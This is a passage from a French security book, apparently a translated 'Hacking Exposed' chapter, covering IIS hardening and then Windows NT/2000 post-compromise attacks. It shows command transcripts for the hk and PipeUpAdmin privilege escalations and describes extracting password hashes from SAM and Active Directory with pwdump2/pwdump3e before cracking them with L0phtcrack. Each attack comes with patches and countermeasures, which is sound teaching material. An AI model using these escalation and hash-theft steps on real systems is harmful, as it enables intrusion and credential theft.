Désactivez les extensions ISAPI inutilisées et les filtres ! – Les extensions ISAPI sont les DLL qui gèrent les requêtes pour certains types de fichiers (.printer ou .idq, par exemple). *Si vous tenez compte de l'historique des vulnérabilités IIS liées aux extensions ISAPI problématiques, cette mesure est capitale lorsque vous sécurisez le déploiement des serveurs IIS.*

Vous pouvez contrôler les extensions qui seront chargées au démarrage d'IIS grâce à l'outil d'administration de ce dernier (%systemroot%\system32\inetsrv\iis.msc). Cliquez avec le bouton droit de la souris sur l'ordinateur à administrer, puis sélectionnez Properties>Master Properties>WWW Service>Edit>Properties of the Default Web Site>Home Directory>Application Settings>Configuration>App Mappings et supprimez l'assignation de .htr à ism.dll, comme présenté dans la figure 5.11.





Figure 5.11
Pour empêcher les attaques par dépassement de tampon liées à l'extension .printer et bien d'autres attaques reposant sur les extensions ISAPI prédéfinies, il suffit de supprimer les correspondances entre les extensions concernées et les applications grâce à l'outil d'administration d'IIS.

Pour illustrer notre propos, nous dirons simplement que les dépassements de tampon +.htr et IPP dont il a été question précédemment seraient complètement évités si DLL ISM et msw3prt, respectivement, n'étaient pas mappés.

Vous devriez également envisager sérieusement de désactiver les filtres ISAPI que vous n'utilisez pas. Ces filtres traitent l'ensemble des requêtes et pas uniquement celles ayant une extension appropriée. Bien qu'il y ait eu moins de problèmes avec les filtres qu'avec les extensions, mais mieux pécher par excès de précautions. Pour désactiver les filtres ISAPI sous Windows 2000 et les versions ultérieures, ouvrez l'outil d'administration IIS en cliquant avec le bouton droit de la souris sur l'ordinateur à administrer, puis sélectionnez Properties>Master Properties>WWWService>Edit>ISAPI Filters et supprimez les filtres dont vous n'avez pas besoin, comme indiqué dans la figure 5.12. À vous de déterminer quels filtres sont indispensables à votre configuration, mais nous vous recommandons de désactiver FrontPage Server Extensions (fpexedll.dll) si possible.

Figure 5.12
Suppression du filtre ISAPI FrontPage Server Extensions d'IIS pour les versions 5 et ultérieures.



ASTUCE Quelle est la différence entre les extensions et les filtres ISAPI ? Les extensions ne traitent que les requêtes pour les fichiers du type associé (par exemple, les fichiers .printer ou .idq), alors que les filtres interceptent toutes les requêtes IIS entrantes.

Suppression des données sensibles du code source – Comme nous l'avons vu précédemment, les attaques du type +.htr sont en mesure de divulguer des informations risquant de compromettre gravement la sécurité de votre système. Certes, les failles de ce type doivent être corrigées ou résolues par des configurations adaptées, comme indiqué plus haut, mais vous pouvez être sûr qu'un nouveau type d'attaque parviendra toujours à contourner ces mesures. Aussi, la seule méthode infaillible pour empêcher la divulgation de telles informations consiste-t-elle à les supprimer du code source.

La présence des éléments d'identification pour les serveurs SQL dans les scripts ASP, est, de loin l'erreur la plus fréquente en la matière, comme vous avez pu le constater dans notre exemple d'attaque +.htr. Plusieurs méthodes permettent d'éviter cette situation, la plus judicieuse consistant à implémenter une authentification SQL intégrée, de sorte que les éléments d'identification ne figurent pas dans les scripts.

Les fichiers inclus appelés par les scripts ASP constituent une autre source de divulgation d'informations. Pour empêcher cette fuite, remplacez l'extension des fichiers, généralement .inc, par .asp. De cette manière, les fichiers sont traités par l'extension ISAPI Asp.DLL au lieu d'être directement envoyés sous forme de texte au navigateur client. Veillez à modifier en conséquence les références à ces fichiers dans les scripts ASP et partout où ils risquent d'être appelés.

Placez les arborescences virtuelles sur des volumes distincts – Un pirate sensé commencera généralement par une attaque *dot-dot-slash*, c'est pourquoi vous devez vous assurer que, même s'il parvient à quitter l'arborescence virtuelle, un intrus ne pourra pas accéder à des outils ou des données sensibles. Comme vous avez pu le constater avec nos exemples d'attaques Unicode et Double Decode, aucune syntaxe ne permet de passer d'un lecteur à l'autre. Par conséquent, si vous installez vos arborescences virtuelles sur un lecteur distinct, ces attaques ne pourront pas parcourir le système, ni exécuter le shell (cmd.exe), ce qui réduit largement leur portée. Veillez à ne pas installer d'outils d'administration puissants sur le volume où se trouvent vos arborescences virtuelles pour éviter de vous exposer. Si vous envisagez de déplacer des arborescences virtuelles existantes sur un disque distinct, pensez à utiliser l'outil robocopy du kit de ressources qui permet de conserver les ACL NTFS. En effet, si vous utilisez la commande copy standard entre deux volumes, les ACL seront modifiées en « Tout le monde : Contrôle total » par défaut !

Utilisez NTFS – Puisque nous parlons de NTFS, nous profitons de l'occasion pour vous rappeler que **toute la sécurité d'IIS repose sur les autorisations NTFS**. Vérifiez une à une les différentes ACL de vos arborescences virtuelles pour vous assurer que les autorisations d'accès sont correctement accordées. N'utilisez pas les partitions FAT pour vos serveurs Web : elles n'offrent aucune sécurité et laissent vos serveurs grand ouverts.

ASTUCE Nous vous recommandons de paramétrer les autorisations de %systemdrive% (par exemple, C:\) comme suit : Administrateurs : Contrôle total ; Système : Contrôle total et Utilisateurs authentifiés : Lecture et exécution, Afficher le contenu du dossier et Lecture. Vous trouverez une liste des autorisations à accorder aux différents utilitaires du répertoire système sur http://www.microsoft.com/technet/security/prodtech/windows/windows2000/staysecure/secopsa.asp.

Désactivez les services inutiles – Comme nous l'avons déjà mentionné à plusieurs reprises, la méthode la plus sûre pour sécuriser un système est désactiver les fonctionnalités inutiles, particulièrement quand il s'agit de fonctionnalités accessibles à distance via le réseau. Dans cette optique, envisagez de désactiver les services standards Windows (SMB, Alerter,

Messenger, etc.), les services liés à IIS (W3SVC, FTP, SMTP et NNTP), Index Server et les fonctionnalités secondaires comme la prise en charge de Visual Studio RAD de FrontPage Server Extensions (composant en option rarement installé sur Windows 2000, mais qui a été l'objet d'un grave dépassement de tampon en 2001).

Autres ressources pour sécuriser IIS – Microsoft tient à jour depuis longtemps différentes listes de contrôle destinées à sécuriser IIS, qui sont toutes répertoriées à l'adresse http://www.microsoft.com/technet/security/tools/tools.asp. Parmi toutes ces listes, *Secure Internet Information Services 5 Checklis*t de Michael Howard est certainement la meilleure. Elle fait actuellement autorité dans le domaine et contient plusieurs parades intéressantes qui complètent celles présentées ici.

Envisagez l'utilisation d'IIS Lockdown et d'URLScan – Nous encourageons fortement tous nos lecteurs à mettre en œuvre l'outil IIS Lockdown sur tous leurs serveurs IIS. Cet assistant aide les administrateurs à renforcer la sécurité de leur système. Parmi ses fonctionnalités principales, URLScan vous sera particulièrement utile : elle comprend un filtre ISAPI qui contrôle toutes les requêtes IIS entrantes et rejette celles correspondant à des attaques sur la base d'un fichier de configuration spécifié par l'administrateur. Bien configurée, URLScan peut arrêter net toutes les attaques IIS indiquées dans ce livre.

Activez les fichiers journaux – À un moment ou à un autre de son utilisation, un serveur Web verra nécessairement sa sécurité compromise. Il sera alors capital de consulter les informations sur cette attaque après son déroulement. Assurez-vous qu'IIS est configuré pour enregistrer les requêtes selon le format d'enregistrement étendu du W3C et que vous enregistrez les champs Adresse IP du client, Nom d'utilisateur, Méthode, Ressource URI, État HTTP, État Win32 et Agent de l'utilisateur (vous pouvez accessoirement sélectionner Adresse IP du serveur et Port du serveur si plusieurs serveurs IIS sont installés sur le même ordinateur).

ASTUCE N'oubliez pas les journaux d'événements qui enregistrent souvent des événements ne figurant pas dans les journaux IIS, comme les interruptions de service impromptues (notamment dans le cas d'une attaque par dépassement de tampon). L'outil EventCombNT permet d'analyser aisément les journaux d'événements. Il est disponible sur http://www.microsoft.com/technet/security/prodtech/windows/windows2000/staysecure/default.asp.

Attaques avec authentification

Jusqu'à présent, nous avons abordé les techniques et les outils les plus fréquemment utilisés pour accéder à un système NT, quel que soit le niveau visé. Ces mécanismes aboutissent généralement à l'octroi de divers niveaux de droits sur le système cible, d'Invité à SYSTEM. Cependant, quel que soit l'accès initial obtenu pour un système NT, il est souvent la première étape d'une campagne bien plus longue. Cette section décrit en détail la suite de la guerre menée contre le système une fois que le premier système est tombé et que les pirates ont remporté la première bataille.

Élévation des droits

Une fois que des pirates ont réussi à s'emparer d'un compte d'utilisateur sur un système NT, ils vont immédiatement chercher à obtenir les droits les plus importants : ceux du compte Administrateur. Les attaques getadmin sont les plus célèbres pour les systèmes NT (voir l'article sur http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231). Getadmin a été la première attaque sérieuse visant à obtenir des droits d'accès d'un niveau supérieur sur un système NT4. Bien que ce dernier soit désormais protégé contre ce type d'attaque (versions ultérieures au SP3 pour NT4), la technique qui a été utilisée alors, c'est-à-dire l'injection d'une DLL, reste valide et est encore mise en œuvre contre les systèmes Windows 2000 et ultérieurs, dans des outils que nous traiterons dans la suite de ce chapitre.

La puissance de getadmin était d'une certaine manière bridée parce que cette attaque devait être lancée localement sur le système visé, comme la plupart des attaques d'élévation de droits. Comme la majorité des utilisateurs ne peuvent pas se connecter par défaut localement sur un serveur NT, ce programme est uniquement utile aux membres malveillants des différents groupes Opérateurs prédéfinis (de compte, de sauvegarde, de serveur, etc.) et du compte serveur Internet par défaut, IUSR_*nomdemachine*, dotés de ce droit. Si des individus malintentionnés ont déjà ce niveau de droits sur votre serveur, getadmin n'aggravera pas la situation puisqu'ils ont sans doute déjà accès à tout ce qui les intéresse.

Malheureusement, Windows 2000 ne s'est pas montré plus résistant que les versions précédentes en ce qui concerne ce type d'attaque. Bien que les vulnérabilités exploitées par les attaques comme getadmin aient été corrigées, Microsoft a eu bien du mal à empêcher un pirate ayant obtenu le droit d'ouvrir des sessions interactives de s'attribuer les droits de niveau supérieur. Pire encore, l'ouverture de sessions interactives s'est largement répandue depuis que Windows Terminal Server a pris en charge les fonctions de gestion à distance et de traitement distribué.

De nouvelles attaques sérieuses d'élévation de droits sur les systèmes NT continuent d'être découvertes au rythme de deux ou trois par an. Nous avons sélectionné dans la section suivante les attaques les plus prisées et les plus répandues.

Falsification des requêtes de gestion des ports LPC

Popularité :	*1*
Simplicité :	*10*
Impact :	*10*
Niveau de risque :	***7***

L'équipe RAZOR (http://razor.bindview.com) a identifié cette faille des systèmes NT4 dans l'une des API de gestion des ports LPC (Local Procedure Call), qui permettent aux processus d'une machine locale de dialoguer les uns avec les autres. En principe, les ports LPC fournissent une interface grâce à laquelle un processus serveur peut autoriser des processus clients à exécuter des services dans son propre contexte de sécurité. Les ports

LPC contrôlent également la validité des requêtes des clients, mais si un pirate parvenait à créer un processus à la fois client et serveur, il pourrait contrefaire ces contrôles et permettre ainsi au processus client de se faire passer pour un utilisateur donné, y compris l'utilisateur SYSTEM. Un prototype d'attaque exploitant cette vulnérabilité (nommé hk) est disponible à l'adresse http://www.nmrc.org. Il nous servira à illustrer l'octroi de droits supérieurs à l'utilisateur Mallory qui, grâce aux autorisations de connexion interactive pourra passer du groupe Opérateurs de sauvegarde au groupe Administrateurs.

Nous commençons par démontrer que Mallory est effectivement un membre du groupe Opérateurs de sauvegarde et qu'il n'appartient pas au groupe Administrateurs au moyen de l'utilitaire whoami du kit de ressources :

```
C:\>whoami
[Group 1] = "IIS47\None"
[Group 2] = "Everyone"
[Group 3] = "BUILTIN\Users"
[Group 4] = "BUILTIN\Backup Operators"
. . .
```

Ce code indique que Mallory ne peut s'ajouter au groupe Administrateurs à ce stade :

```
C:\>net localgroup administrators mallory /add
System error 5 has occurred.

Access is denied.
```

Nous allons maintenant exécuter la même commande net use conjointement à l'outil hk :

```
C:\>hk net localgroup administrators mallory /add
lsass pid & tid are: 47 - 48
NtImpersonateClientOfPort succeeded
Launching line was: net localgroup administrators mallory /add
Who do you want to be today?
```

Mallory est maintenant membre du groupe Administrateurs, comme l'indique le code suivant :

```
C:\>net localgroup administrators
Alias name administrators
Comment Members can fully administer the computer/domain
Members
```

```
-------------------------------------------------------------
Administrator mallory
The command completed successfully.
```

Parades contre hk

Microsoft a développé un correctif post-SP6a à la fonction de validation de l'API se trouvant à la racine de cette vulnérabilité. Le bulletin de sécurité Microsoft MS00-003, disponible sur http://www.microsoft.com/technet/security/bulletin/ms00-003.asp, contient ce correctif. Il est important de souligner qu'il s'agit d'un correctif post-SP6a. De nombreuses organisations préfèrent attendre la sortie du service pack suivant pour appliquer les correctifs de sécurité. Or, cette attitude est stupide puisqu'elle oblige les ordinateurs à rester inutilement vulnérables. Comme Microsoft n'a aucunement l'intention de développer un SP7, ces entreprises resteront vulnérables tant qu'elles n'auront pas migré vers Windows 2000. Veillez toujours à appliquer les derniers correctifs disponibles !

La meilleure parade contre les nombreuses attaques d'élévation de droits consiste à limiter les connexions interactives. Cette solution devrait normalement repousser les attaques hk, bien que ces dernières fonctionnent malheureusement aussi bien à distance que sur un mode interactif (voir plus haut dans ce chapitre la section relative aux attaques de violation de répertoire IIS). Vous avez alors pu constater qu'il était possible d'activer hk via une session netcat à distance pour obtenir des droits plus importants. Il est donc capital d'appliquer le correctif approprié.

Prévision de canaux nommés pour exécuter du code en tant que SYSTEM

Popularité :	*4*
Simplicité :	*7*
Impact :	*10*
Niveau de risque :	***7***

Découverte par Mike Schiffman et postée sur Bugtraq (ID 1535), cette vulnérabilité locale d'élévation des droits exploite le côté prévisible de la création de canaux nommés lorsque Windows 2000 lance les services système (comme Server, Workstation, Alerter, et ClipBook qui tous se connectent sous le compte SYSTEM). Avant le lancement de chaque service, un canal nommé côté serveur est créé en utilisant un nom à séquence prévisible. Cette séquence peut être obtenue au moyen de la clé de registre HKLM\System\CurrentControlSet\Control\ServiceCurrent.

Tout utilisateur Windows 2000 connecté sur un mode interactif (y compris les utilisateurs Terminal Server) peut ainsi prédire le nom du canal nommé suivant, l'instancier et prendre le contexte de sécurité SYSTEM lors du démarrage suivant. Si un code arbitraire est associé au canal nommé, il sera exécuté avec des droits d'accès SYSTEM et pourra par conséquent agir

plus ou moins à sa guise sur le système local (par exemple, ajouter l'utilisateur courant au groupe Administrateurs).

Avec l'outil PipeUpAdmin créé par Maceo, l'exploitation de cette vulnérabilité devient un jeu d'enfant. En effet, cet outil ajoute l'utilisateur courant au groupe local Administrateurs, comme le montre l'exemple suivant dans lequel l'utilisateur jsmith s'authentifie via un accès interactif à une console de commande. Il est membre du groupe Operateurs de serveur et commence par vérifier les membres du groupe local Administrateurs :

```
C:\>net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted
access to the computer/domain
Members
-------------------------------------------------------------------------
Administrator
The command completed successfully.
```

Ensuite, il tente de s'ajouter au groupe Administrateurs, mais reçoit un message « access denied » car il ne possède pas les droits suffisants pour cela :

```
C:\>net localgroup administrators jsmith /add
System error 5 has occurred.
Access is denied.
```

Mais la partie n'est pas perdue pour autant pour notre héros. Il s'empresse de télécharger PipeUpAdmin (http://www.dogmile.com/files) avant de le lancer :

```
C:\>pipeupadmin
                                PipeUpAdmin
                          Maceo <maceo @ dogmile.com>
                      (C) Copyright 2000-2001 dogmile.com
The ClipBook service is not started.
More help is available by typing NET HELPMSG 3521.
Impersonating: SYSTEM
The account: FS-EVIL\jsmith
has been added to the Administrators group.
```

Jsmith exécute à nouveau la commande net localgroup et constate qu'il appartient bien au groupe convoité :

```
C:\>net localgroup administrators
Alias name      administrators
Comment         Administrators have complete and unrestricted
                access to the computer/domain
Members
-------------------------------------------------------------------------
Administrator
jsmith
The command completed successfully.
```

À présent, il ne lui reste plus qu'à se déconnecter, puis à se reconnecter pour obtenir les droits administrateur. Cette procédure est nécessaire pour la plupart des attaques de ce type parce que Windows 2000 doit régénérer le jeton d'accès de l'utilisateur courant afin d'y ajouter le SID du groupe qu'il vient de rejoindre. Il est possible de régénérer un jeton à l'aide d'un appel API ou en se déconnectant, puis en s'identifiant à nouveau (consultez le chapitre 2 pour en savoir plus sur les jetons).

Vous remarquerez que l'outil PipeUpAdmin doit être exécuté dans le contexte utilisateur INTERACTIVE. Cela signifie que l'utilisateur doit être connecté physiquement ou via un shell à distance ayant le statut INTERACTIVE, par exemple au moyen de Terminal Services. Grâce à cette opération, il est impossible d'exécuter PipeUpAdmin depuis un shell à distance dont le jeton est dépourvu du SID INTERACTIVE.


Correction de la prévisibilité des canaux de service nommés

Microsoft a mis sur le marché un correctif destiné à modifier la méthode de création et d'attribution des canaux nommés par le gestionnaire de contrôles de service (SCM) de Windows 2000. Ce correctif est disponible sur http://www.microsoft.com/technet/security/bulletin/MS00-053.asp. Il n'est pas inclus dans le Service Pack 1 et est donc applicable à la fois aux hôtes pré et post-SP1.

Il est évident que les droits de connexion interactive doivent être surveillés de très près pour tout système hébergeant des données sensibles, dans la mesure où des attaques de ce type sont grandement facilitées une fois cette étape franchie. Pour vérifier les droits de connexion interactive sous Windows 2000, exécutez l'applet Security Policy (en mode Local ou Group), repérez le nœud Local Policies\User Rights Assignment et vérifiez les droits définis pour Log On Locally.

Nouveauté de Windows 2000 : la plupart de ces droits d'accès ont maintenant des dérivés qui permettent d'exclure des utilisateurs ou des groupes spécifiques. Dans l'exemple illustré à la figure 5.13, vous pourriez utiliser le droit Deny Logon Locally (refuser les connexions locales).

Figure 5.13
Paramétrage de la sécurité locale.



INFO Par défaut, le groupe Utilisateurs et le compte Invité possèdent les droits d'ouverture de connexions locales sur des serveurs Windows 2000 Professional et autonomes. Les contrôleurs de domaine sont plus restrictifs en raison de la stratégie par défaut des contrôleurs de domaine associée au produit (bien que tous les groupes Opérateur possèdent ce droit). Nous vous recommandons de supprimer les groupes Utilisateurs et Invité dans tous les cas, et de réfléchir sérieusement aux groupes auxquels ce droit pourrait être retiré.

Chapardage

Une fois un statut équivalent à celui d'administrateur obtenu, le pirate cherche généralement à collecter le plus d'informations possibles nécessaires à sa conquête du système : ce procédé est qualifié de « chapardage ».

À ce stade vous vous interrogez probablement sur l'utilité de poursuivre la lecture de cet ouvrage puisqu'un pirate a obtenu un statut Administrateur sur votre machine. Mais vous avez tort car, à moins de nettoyer complètement votre serveur et de le réinstaller à partir des supports d'origine, il est maintenant capital d'identifier avec précision les éléments atteints. D'ailleurs, il est possible que vos pirates aient touché uniquement des éléments mineurs de la structure globale du réseau et prévoient l'installation d'outils supplémentaires pour accroître leur emprise. Il est donc possible, voire essentiel d'arrêter les intrus maintenant. Cette section décrit quelques outils et techniques clés mis en œuvre lors de l'assaut final des pirates.

Obtention des codes de hachage des mots de passe

Popularité :	*8*
Simplicité :	*10*
Impact :	*10*
Niveau de risque :	***9***

Une fois qu'ils ont obtenu un statut équivalent à celui d'administrateur, les pirates s'attaquent généralement au code de hachage des mots de passe système. Ces derniers sont stockés dans

le SAM (Security Accounts Manager) jusqu'à la version NT4, et dans Active Directory sur les contrôleurs de domaine de Windows 2000 et versions ultérieures. Le SAM contient les noms d'utilisateurs et le code de hachage des mots de passe de tous les utilisateurs du système local ou du domaine si la machine concernée est un contrôleur de domaine. C'est le coup de grâce porté par le pirate au système NT, l'équivalent du fichier /etc/passwd dans le monde UNIX. Même si le SAM en question provient d'un système NT autonome, il y a de fortes chances pour qu'il révèle des identifiants donnant accès à un contrôleur de domaine une fois qu'il a été décrypté. Le craquage du SAM est donc l'un des moyens les plus efficaces pour passer au niveau de droits supérieurs et exploiter la confiance.

Obtenir les codes de hachage – La première étape de craquage des mots de passe consiste à obtenir leur hachage. Pour cela, vous procéderez différemment selon la version de Windows à laquelle vous avez affaire.

NT4 et les versions antérieures stockent les codes de hachage des mots de passe dans un fichier nommé SAM se trouvant dans le répertoire %systemroot%\system32\config qui est verrouillé tant que le système d'exploitation est actif. Le fichier SAM est l'un des cinq principaux composants du registre NT. Il correspond à l'endroit de stockage physique des données spécifiées dans la clé de registre HKEY_LOCAL_MACHINE\SAM. Cette dernière n'est pas facilement accessible en lecture, même pour le compte Administrateur (cependant, avec un peu d'astuce et l'aide du service du Planificateur, cela reste possible). La seule exception concerne les contrôleurs de domaine de Windows 2000 et des versions ultérieures, où les codes de hachage des mots de passe sont conservés dans Active Directory (%windir%\NTDS\ntds.dit). Compte tenu du nombre d'objets installés par défaut, ce fichier approche les 10 Mo. De plus, étant donné qu'il est chiffré, il est peu probable que des pirates l'extraient pour effectuer une analyse hors ligne. Sur les systèmes autres que des contrôleurs de domaine, le fichier SAM est généralement stocké au même emplacement que sous NT4.

Maintenant que vous savez où chercher les codes de hachage des mots de passe, il vous reste à découvrir comment les obtenir. Pour cela, quatre méthodes sont à votre disposition :

- Redémarrer le système cible avec un autre système d'exploitation et copier le fichier contenant les hachages des mots de passe sur un support amovible.
- Copier la sauvegarde du fichier SAM créée par l'utilitaire Repair Disk.
- Analyser les échanges d'authentification NT.
- Extraire directement les codes de hachage des mots de passe du SAM ou du répertoire Active Directory en démarrant en mode DOS, puis en s'emparant du SAM si possible (malgré NTFS) grâce à l'utilitaire NTFSDOS disponible à l'adresse http://www.sysinternals.com/.

La sauvegarde du fichier SAM sur NT4 se trouve dans \%systemroot%\repair\SAM._. Elle contient les hachages de tous les utilisateurs courants au moment de la dernière utilisation de Repair Disk (rdisk). Sous Windows 2000 et les versions ultérieures, l'application Microsoft Backup (ntbackup.exe) inclut la fonction Create Emergency Repair Disk et les codes de

hachage des mots de passe sont sauvegardés dans le répertoire %windir%\repair\RegBack. Les attaques visant cette sauvegarde du SAM sont inutiles car ce fichier est chiffré à l'aide de SYSKEY et les mécanismes de déchiffrement correspondants ne sont pas encore connus du public, contrairement à pwdump2 pour le SAM standard.

Nous avons déjà abordé les méthodes de recherche des authentifications pour la famille NT dans la section « Espionnage des échanges de mots de passe sur le réseau » dans ce chapitre. Il nous reste donc uniquement à couvrir l'extraction des codes de hachage des mots de passe directement à partir du SAM ou d'Active Directory.

Extraire les codes de hachage avec pwdumpX – Si vous disposez d'un accès Administrateur, le code de hachage des mots de passe peut être extrait directement et très facilement du registre sous un format UNIX de type /etc/passwd. L'utilitaire d'origine destiné à cette opération s'appelle pwdump et il a été conçu par Jeremy Allison. Le code source ainsi qu'un exécutable se trouvent sur de nombreux sites Web spécialisés. Les versions les plus récentes de L0phtcrack sont dotées d'une fonction intégrée de type pwdump. Toutefois, ni pwdump, ni L0phtcrack ne sont capables de casser le chiffrement de fichiers SAM par SYSKEY fourni avec le Service Pack 2 (voir la section « Parades au craquage des mots de passe » ci-après dans ce chapitre). SYSKEY fait désormais partie de la configuration par défaut de Windows 2000 (voir l'article Q143475 de la base de connaissances pour plus d'informations sur SYSKEY). Par conséquent, l'outil pwdump ne peut plus extraire de manière satisfaisante les codes de hachage des mots de passe du registre sur les serveurs Windows 2000 dans leur version d'origine. Un outil bien plus puissant s'impose.

Vous trouverez à l'adresse http://razoe.bindview.com une version plus offensive de pwdump développée par Todd Sabin : pwdump2. Elle permet de mettre SYSKEY en échec. Globalement, pwdump2 utilise l'injection des DLL (voir la section précédente sur l'outil getadmin) pour charger son propre code dans l'espace mémoire réservé à un autre processus doté de droits élevés. Une fois chargé dans ce processus, le code pirate peut effectuer un appel API interne et accéder aux mots de passe chiffrés SYSKEY sans avoir à les décrypter.

Contrairement à pwdump, pwdump2 doit être lancé sur un mode interactif. Les droits Administrateur sont toujours nécessaires et la bibliothèque samdump.dll doit être disponible (elle est fournie avec pwdump2).

Le processus privilégié visé par pwdump2 est lsass.exe, c'est-à-dire le sous-système local de sécurité. Cet utilitaire « injecte » son propre code dans l'espace d'adressage et dans le contexte utilisateur de LSASS. Une version mise à jour de pwdump2 détecte automatiquement le PID de LSASS, vous dispensant ainsi de le faire manuellement (si votre version vous demande d'effectuer cette opération, c'est qu'elle est dépassée). Vous devrez également utiliser la nouvelle version de pwdump2 pour extraire directement les codes de hachage de contrôleurs de domaine stockés dans Active Directory et non dans le SAM habituel. ebusiness technology a publié une version modifiée de l'outil de Todd Sabin, pwdump3e (http://www.ebiz-tech.com/html/pwdump.html). Pwdump3e installe la DLL samdump

comme service afin d'extraire des codes de hachage à distance à l'aide de SMB (TCP 139 ou 445). Pwdump3e ne fonctionne pas sur le système local.

INFO La version 4 de L0phtcrack peut désormais extraire du SAM des codes de hachage chiffrés à l'aide de SYSKEY et Active Directory, mais elle fonctionne à distance uniquement pour les systèmes n'utilisant pas SYSKEY.

Parades à pwdumpX

Tant que l'injection de DLL fonctionnera sous Windows, pwdump2 ou pwdump3e seront impossibles à contrecarrer. Vous pouvez vous consoler en vous disant que pwdumpX a besoin de droits équivalents à ceux de l'administrateur pour fonctionner. Et si un pirate est arrivé jusque-là, c'est que le système local n'a déjà plus de secrets pour lui (nous aborderons plus loin l'utilisation des codes de hachage des mots de passe pour attaquer les systèmes de confiance).

Craquage des mots de passe

Popularité :	*8*
Simplicité :	*10*
Impact :	*10*
Niveau de risque :	***9***


Le pirate dispose maintenant du code de hachage des mots de passe. Or, vous n'êtes pas sans savoir, pour l'avoir lu dans tous les livres consacrés à la cryptologie, que le hachage est un processus de chiffrement *à sens unique.* Par conséquent, s'il a été réalisé avec un algorithme digne de ce nom, le pirate n'est théoriquement pas en mesure d'en déduire les mots de passe en clair. Hélas, pour des questions de compatibilité descendante, Microsoft a sacrifié la sécurité du hachage des mots de passe pour un algorithme hérité du LAN Manager d'IBM utilisé par NT. Bien qu'un algorithme NTLM plus récent et plus puissant existe depuis des années, le système d'exploitation continue à utiliser l'ancien combiné au nouveau afin de garantir la compatibilité avec les clients Windows 9*x* et Windows for Workgroups. Le hachage LM est encore stocké par défaut sur les systèmes Windows 2000 et ultérieurs afin d'assurer la compatibilité descendante avec les clients n'appartenant pas à la famille NT. Le hachage LM le plus faible a été décodé par rétro-ingénierie. Ce talon d'Achille permet d'obtenir les mots de passe en clair assez facilement dans la plupart des cas.

S'il semble parfois relever de la magie noire, le craquage des mots de passe n'est rien de plus qu'une méthode rapide et sophistiquée permettant de les deviner. Une fois l'algorithme de hachage connu, il peut être utilisé pour calculer le code de hachage d'une liste de valeurs possibles associées au mot de passe (par exemple, tous les mots d'un dictionnaire). Vous pouvez ensuite comparer le résultat au code de hachage du mot de passe recherché, obtenu grâce à pwdumpX. S'ils sont identiques, vous avez craqué le mot de passe. Cette opération est généralement effectuée hors ligne sur un fichier de mots de passe capturé pour que le

verrouillage de compte ne pose pas problème et que les essais de craquage puissent se poursuivre indéfiniment. Ce craquage de grande envergure requiert une puissance de traitement élevée mais, comme nous l'avons vu, des faiblesses connues telles que l'algorithme de hachage LanMan permettent d'accélérer significativement ce processus pour la plupart des mots de passe. C'est pourquoi l'obtention des mots de passe dépend uniquement du temps de calcul et de la taille du dictionnaire. En fait, l'outil le plus populaire pour craquer les mots de passe des fichiers SAM vous a déjà été présenté dans le chapitre 1. Il s'agit de L0phtcrack, dont on dit qu'il a réussi à craquer 90 % des mots de passe d'une importante société informatique ayant mis en place une solide politique de mots de passe, le tout en moins de 48 heures sur un Pentium II à 300 MHz. @Stake a mis à la disposition du public une version graphique de L0phtcrack, disponible sur http://www.atstake.com/research/lc/index.html pour 350 $. Quant à la version à ligne de commande, elle est gratuite. À l'heure où nous écrivons ces lignes, L0phtcrack en est à la version 4, que nous utiliserons ici. Comme nous l'avons déjà indiqué, cet outil est capable d'importer les données du fichier SAM à partir de différentes sources : le registre local, un registre distant (s'il n'utilise pas SYSKEY), des fichiers SAM bruts, des fichiers de sauvegarde NT4 sam._, des fichiers L0phtcrack (.lc et .lcs), des fichiers produits par pwdumpX ou par capture de codes de 